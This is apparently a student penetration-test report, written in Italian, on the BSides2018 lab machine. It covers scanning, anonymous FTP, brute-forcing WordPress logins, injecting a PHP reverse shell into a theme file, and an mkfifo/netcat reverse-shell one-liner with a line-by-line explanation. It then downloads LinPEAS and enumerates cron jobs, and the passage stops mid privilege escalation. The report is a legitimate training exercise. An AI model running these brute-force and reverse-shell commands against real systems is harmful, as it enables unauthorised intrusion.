S6 L4 Extra
Report Penetration Test:
Scenario BSides2018

Autore: Barsan Petru Alexandru
Target:BSides 2018
Strumenti utilizzati:
Netdiscover, Nmap, Ftp client, Hydra, WPScan, Netcat, Python, Wget, LinPEAS

1. Introduzione e Obiettivi

Questa relazione documenta l'attività di Penetration Testing condotta in modalità "Black Box" sulla macchina target identificata come BSides2018.
L'obiettivo principale dell'attività è simulare un attacco reale per individuare vulnerabilità critiche nel sistema, partendo da una condizione di zero conoscenza (nessuna credenziale o mappa di rete fornita) fino ad ottenere il controllo completo della macchina (privilegi di **root**).

Il processo operativo è stato suddiviso in quattro fasi distinte, essenziali per un approccio metodico e professionale:


1. Information Gathering (Ricognizione): Scansione della rete per identificare il target e analisi delle porte aperte per mappare la superficie di attacco.
2. Vulnerability Assessment: Analisi approfondita dei servizi esposti (FTP, HTTP, SSH) alla ricerca di configurazioni errate o credenziali deboli.
3. Exploitation (Accesso Iniziale): Sfruttamento delle vulnerabilità individuate per ottenere una prima shell di comando con privilegi limitati (utente www-data).

4. Privilege Escalation (Scalata dei Privilegi): Analisi interna del sistema compromesso per individuare vettori che consentano di elevare i privilegi da utente standard ad amministratore di sistema (root), dimostrando la "tenacia" necessaria nel superare i falsi positivi e i vicoli ciechi incontrati.

2. Fase 1: Ricognizione e Scansione

La prima fase ha riguardato l'identificazione dell'host all'interno della rete locale e l'analisi dei servizi attivi.

- Identificazione del Target: Utilizzando il tool netdiscover, abbiamo scansionato la sottorete, identificando l'indirizzo IP della macchina vittima: 192.168.50.14.



- Enumerazione dei Servizi: Tramite nmap, abbiamo eseguito una scansione completa di tutte le porte TCP (-p-) con rilevamento versioni e script di default (-sC -sV). I risultati hanno evidenziato tre punti di ingresso potenziali:
  - Porta 21 (FTP): Servizio vsftpd 2.3.5 con accesso "Anonymous" abilitato.
  - Porta 22 (SSH): Servizio OpenSSH 5.9p1.
  - Porta 80 (HTTP): Web server Apache 2.2.22

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 192.168.50.14
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 09:17 EST
Nmap scan report for 192.168.50.14
Host is up (0.000096s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:01:D1:0B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.11 seconds
```

3. Fase 2: Enumerazione e Tentativi di Accesso

In questa fase abbiamo approfondito l'analisi dei servizi scoperti per trovare un vettore di ingresso.

3.1 Analisi FTP (Information Disclosure)

Approfittando della configurazione errata che permetteva il login anonimo, ci siamo connessi al server FTP. All'interno abbiamo individuato e scaricato un file di backup critico denominato users.txt.bk.

- Contenuto: Il file conteneva una lista di nomi utente validi per il sistema: abatchy, john, mai, anne, doomguy. Questa informazione è stata cruciale per focalizzare i successivi attacchi di dizionario.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.14
Connected to 192.168.50.14.
220 (vsFTPd 2.3.5)
Name (192.168.50.14:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

3.2 Analisi Web e Brute Force

L'analisi della porta 80 ha rivelato una directory nascosta chiamata /backup_wordpress. Visitando il sito, abbiamo confermato che l'amministratore IT era l'utente John.

Deprecated WordPress blog

Just another WordPress site

[Retired] This blog is no longer being maintained

john

March 7, 2018

Leave a comment

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

Hello world!

admin

March 7, 2018

1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search …

RECENT POSTS

- [Retired] This blog is no longer being maintained
- Hello world!

RECENT COMMENTS

- Mr WordPress on Hello world!

ARCHIVES

- March 2018

CATEGORIES

- Uncategorized

META


- Log in
- Entries RSS
- Comments RSS
- WordPress.org

- Tentativo Fallito (SSH): Abbiamo inizialmente tentato un attacco di forza bruta con Hydra contro il servizio SSH usando la lista utenti trovata. Il tentativo è fallito perché il server SSH era configurato per accettare solo chiavi pubbliche e non password testuali.
- Comando utilizzato:hydra -L users.txt.bk -P /usr/share/wordlists/rockyou.txt 192.168.50.14 ssh -t 4 -f

```
┌──(kali㉿kali)-[~]
└─$ hydra -L users.txt.bk -P /usr/share/wordlists/rockyou.txt 192.168.50.14 ssh -t 4 -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-18 09:47:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 86066394 login tries (l:6/p:14344399), ~21516599 tries per task
[DATA] attacking ssh://192.168.50.14:22/
[ERROR] target ssh://192.168.50.14:22/ does not support password authentication (method reply 4).
```

- Tentativo Riuscito (WPScan): Cambiando strategia, abbiamo utilizzato wpscan (specifico per WordPress) contro l'URL /backup_wordpress.
- Comando utilizzato: wpscan --url http://192.168.50.14/backup_wordpress/ -U users.txt.bk -P /usr/share/wordlists/rockyou.txt




L'attacco ha avuto successo, trovando le credenziali valide per l'utente John:

- User: john
- Password: enigma


4. Fase 3: Exploitation (Ottenere la Shell)


Con le credenziali di amministrazione di WordPress, abbiamo effettuato l'accesso alla dashboard.




Per ottenere l'esecuzione di codice remoto (RCE) e una shell sul sistema:


1. Abbiamo navigato nell'editor dei temi (Appearance > Editor).
2. Abbiamo modificato il file 404.php del tema "TwentySixteen", iniettando una Reverse Shell PHP.






3. Mettendo la nostra macchina Kali in ascolto (nc -lvnp 1234) e visitando la pagina 404 modificata (http://192.168.50.14/backup_wordpress/wp-content/themes/twentysixteen/404.php) abbiamo ottenuto l'accesso al server come utente www-data.





dopo aver inserito ip e porta abbiamo proviamo a creare una connessione con il target che però si chiude immediatamente quindi procediamo in un altro modo, andiamo ad inserire il seguente comando nella shell:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.50.10 1234 >/tmp/f



Spiegazione comando:

1. Preparazione del terreno

rm /tmp/f; mkfifo /tmp/f

- **rm /tmp/f:** Rimuove (Remove) eventuali file che si chiamano "f" nella cartella temporanea, per evitare conflitti o errori di "file già esistente".
- **mkfifo /tmp/f:** Questo è il cuore del trucco. Crea una Named Pipe (FIFO = First In, First Out) chiamata "f".

2. Creazione del "Circuito" (Il Loop)

Il resto del comando crea un circolo vizioso di dati che permette alla shell di restare viva. Leggiamolo seguendo il flusso dei dati:
cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.50.10 1234 > /tmp/f

1. **cat /tmp/f:** Il comando cat legge il contenuto del tubo /tmp/f. Inizialmente è vuoto, quindi cat resta in attesa che arrivi qualcosa.
2. **| /bin/sh -i:** L'output di cat viene passato alla shell (/bin/sh).
    - -i: Significa "interattiva". La shell si aspetta comandi standard.
3. **2>&1**: Questo redirige lo Standard Error (2) sullo Standard Output (1).
    - Questo comando ci permette di vedere anche gli errori sulla nostra macchina, altrimenti la shell mostra solo i comandi corretti
4. **| nc 192.168.50.10 1234:** Il risultato dell'esecuzione della shell (es. l'elenco dei file dopo un ls) viene passato a Netcat, che lo spedisce attraverso la rete all'indirizzo IP e alla porta selezionate
5. **> /tmp/f:** L'output di Netcat (ovvero i comandi digitati sulla kali) viene reindirizzato (>) dentro la pipe /tmp/f.

Facendo quel comando la shell rimane aperta e facendo whoami otteniamo www-data come risultato

5. Fase 4: Privilege Escalation

Questa è stata la fase più complessa, caratterizzata da diversi tentativi falliti ("Rabbit Holes") prima di trovare la vulnerabilità reale.

5.1 Tentativi Falliti (I vicoli ciechi)

- Riutilizzo Password: Abbiamo provato a diventare l'utente di sistema john usando la password enigma trovata per il sito, ma l'autenticazione è fallita.

- File di Configurazione: Ispezionando il file wp-config.php, abbiamo trovato una password in chiaro per il database: thiscannotbeit. Abbiamo tentato di usarla per loggarci come john o per accedere a MySQL, ma entrambi i tentativi sono falliti. La password era vecchia o falsa.

```
</backup_wordpress/wp-content/themes/twentysixteen$ whoami
whoami
www-data
</backup_wordpress/wp-content/themes/twentysixteen$ cd ..
cd ..
www-data@bsides2018:/var/www/backup_wordpress/wp-content/themes$ cd ..
cd ..
www-data@bsides2018:/var/www/backup_wordpress/wp-content$ cd ..
cd ..
www-data@bsides2018:/var/www/backup_wordpress$ ls -la
ls -la
total 196
drwxr-xr-x  5 www-data www-data  4096 Mar  7  2018 .
drwxr-xr-x  3 www-data www-data  4096 Mar  7  2018 ..
-rw-r--r--  1 www-data www-data    35 Mar  7  2018 .htaccess
-rw-r--r--  1 www-data www-data   418 Sep 24  2013 index.php
-rw-r--r--  1 www-data www-data 19935 Mar  5  2016 license.txt
-rw-r--r--  1 www-data www-data  7358 Dec  6  2015 readme.html
-rw-r--r--  1 www-data www-data  5032 Jan 27  2016 wp-activate.php
drwxr-xr-x  9 www-data www-data  4096 Apr 12  2016 wp-admin
-rw-r--r--  1 www-data www-data   364 Dec 19  2015 wp-blog-header.php
-rw-r--r--  1 www-data www-data  1476 Jan 30  2016 wp-comments-post.php
-rw-r--r--  1 www-data www-data  2853 Dec 16  2015 wp-config-sample.php
-rwxr-xr-x  1 www-data www-data  2930 Mar  7  2018 wp-config.php
drwxr-xr-x  4 www-data www-data  4096 Mar  7  2018 wp-content
-rw-r--r--  1 www-data www-data  3286 May 24  2015 wp-cron.php
drwxr-xr-x 16 www-data www-data 12288 Apr 12  2016 wp-includes
-rw-r--r--  1 www-data www-data  2380 Oct 24  2013 wp-links-opml.php
-rw-r--r--  1 www-data www-data  3316 Nov  5  2015 wp-load.php
-rw-r--r--  1 www-data www-data 33837 Mar  5  2016 wp-login.php
-rw-r--r--  1 www-data www-data  7887 Oct  6  2015 wp-mail.php
-rw-r--r--  1 www-data www-data 13106 Feb 17  2016 wp-settings.php
-rw-r--r--  1 www-data www-data 28624 Jan 27  2016 wp-signup.php
-rw-r--r--  1 www-data www-data  4035 Nov 30  2014 wp-trackback.php
-rw-r--r--  1 www-data www-data  3061 Oct  2  2015 xmlrpc.php
www-data@bsides2018:/var/www/backup_wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'john@localhost');

/** MySQL database password */
define('DB_PASSWORD', 'thiscannotbeit');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
www-data@bsides2018:/var/www/backup_wordpress$ su john
su john
Password: thiscannotbeit

su: Authentication failure
www-data@bsides2018:/var/www/backup_wordpress$
```

```
www-data@bsides2018:/var/www/backup_wordpress$ mysql -u john -p
mysql -u john -p
Enter password: thiscannotbeit

ERROR 1045 (28000): Access denied for user 'john'@'localhost' (using password: YES)
www-data@bsides2018:/var/www/backup_wordpress$
```

5.2 La Svolta: Analisi con LinPEAS

Non arrendendoci di fronte ai fallimenti manuali, abbiamo trasferito ed eseguito lo script di enumerazione automatica linpeas.sh sulla macchina target.

```
┌──(kali㉿kali)-[~]
└─$ locate linpeas.sh
/usr/share/peass/linpeas/linpeas.sh

┌──(kali㉿kali)-[~]
└─$ cp /usr/share/peass/linpeas/linpeas.sh .

┌──(kali㉿kali)-[~]
└─$ ls
Chiavi     Downloads          gameshell.sh  Music                Pictures           shell.php  top_1000.txt  xato-passwords.txt
Desktop    dvwa_hashes.txt    linpeas.sh    output.txt           Public             Templates  users.txt.bk  xato-usernames.txt
Documents  gameshell-save.sh  malware.php   packages.microsoft.gpg  report_linpeas.txt  tests      Videos

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.14 - - [18/Jan/2026 12:39:02] "GET /linpeas.sh HTTP/1.1" 200 -
```

Spostiamo il file linpeas e creiamo un server http sulla kali per poter scaricare il file, poi ci spostiamo sulla macchina target

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.50.10] from (UNKNOWN) [192.168.50.14] 48514
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
</backup_wordpress/wp-content/themes/twentysixteen$ cd /tmp
cd /tmp
www-data@bsides2018:/tmp$ wget http://192.168.50.10:8000/linpeas.sh
wget http://192.168.50.10:8000/linpeas.sh
--2026-01-18 09:44:05--  http://192.168.50.10:8000/linpeas.sh
Connecting to 192.168.50.10:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 956174 (934K) [text/x-sh]
Saving to: `linpeas.sh'

100%[======================================>] 956,174     --.-K/s   in 0.004s

2026-01-18 09:44:05 (230 MB/s) - `linpeas.sh' saved [956174/956174]

www-data@bsides2018:/tmp$ ls -lh linpeas.sh
ls -lh linpeas.sh
-rw-r--r-- 1 www-data www-data 934K Jan 18 09:43 linpeas.sh
www-data@bsides2018:/tmp$
```

Creiamo una shell stabile, ci colleghiamo alla ftp presente sulla kali e scarichiamo il file linpeas.sh, poi verifichiamo se il file è stato scaricato correttamente

Per stabilizzare la shell abbiamo usato il seguente comando:
python -c 'import pty; pty.spawn("/bin/bash")'

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.50.10] from (UNKNOWN) [192.168.50.14] 48514
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
</backup_wordpress/wp-content/themes/twentysixteen$ cd /tmp
cd /tmp
www-data@bsides2018:/tmp$ wget http://192.168.50.10:8000/linpeas.sh
wget http://192.168.50.10:8000/linpeas.sh
--2026-01-18 09:44:05--  http://192.168.50.10:8000/linpeas.sh
Connecting to 192.168.50.10:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 956174 (934K) [text/x-sh]
Saving to: `linpeas.sh'

100%[======================================>] 956,174     --.-K/s   in 0.004s

2026-01-18 09:44:05 (230 MB/s) - `linpeas.sh' saved [956174/956174]

www-data@bsides2018:/tmp$ ls -lh linpeas.sh
ls -lh linpeas.sh
-rw-r--r-- 1 www-data www-data 934K Jan 18 09:43 linpeas.sh
www-data@bsides2018:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@bsides2018:/tmp$ bash linpeas.sh > report.txt
bash linpeas.sh > report.txt
. . . . . cat: write error: Broken pipe
```

Rendiamo il file eseguibile e lo facciamo partire, il file che genera lo spostiamo in seguito sulla kali per poterlo modificare e lavorarci su. Restituisce un errore ma la scansione funziona comunque

```
www-data@bsides2018:/tmp$ ls -la report.txt
ls -la report.txt
-rw-r--r-- 1 www-data www-data 184301 Jan 18 11:21 report.txt
```

Con ls-la report.txt vediamo che il file contiene dati, ora andiamo a filtrarlo per vedere solo i cron jobs che andremo ad exploitare

```
www-data@bsides2018:/tmp$ grep -A 20 "Cron jobs" report.txt
grep -A 20 "Cron jobs" report.txt
╡ Cron jobs list
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root     769 Mar  3  2018 /etc/crontab

/etc/cron.d:
total 28
drwxr-xr-x   2 root root  4096 Mar  3  2018 .
drwxr-xr-x 130 root root 12288 Jan 18 06:13 ..
-rw-r--r--   1 root root   102 Apr  2  2012 .placeholder
-rw-r--r--   1 root root   288 Jun 20  2010 anacron
-rw-r--r--   1 root root   544 Feb 13  2017 php5

/etc/cron.daily:
total 84
drwxr-xr-x   2 root root  4096 Mar  3  2018 .
drwxr-xr-x 130 root root 12288 Jan 18 06:13 ..
-rw-r--r--   1 root root   102 Apr  2  2012 .placeholder
-rwxr-xr-x   1 root root   311 Jun 20  2010 0anacron
-rwxr-xr-x   1 root root   633 Jul 15  2016 apache2
-rwxr-xr-x   1 root root   219 Apr 10  2012 apport
```

Il comando grep ha funzionato, ma mostra solo l'elenco dei file, non il loro contenuto (cioè quali comandi vengono eseguiti).

Le directory elencate (/etc/cron.d, /etc/cron.daily) contengono file di configurazione, ma per trovare la vulnerabilità dobbiamo leggere cosa c'è scritto dentro. Spesso i vettori di attacco si nascondono in /etc/crontab o in file personalizzati dentro /etc/cron.d/

```
www-data@bsides2018:/tmp$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
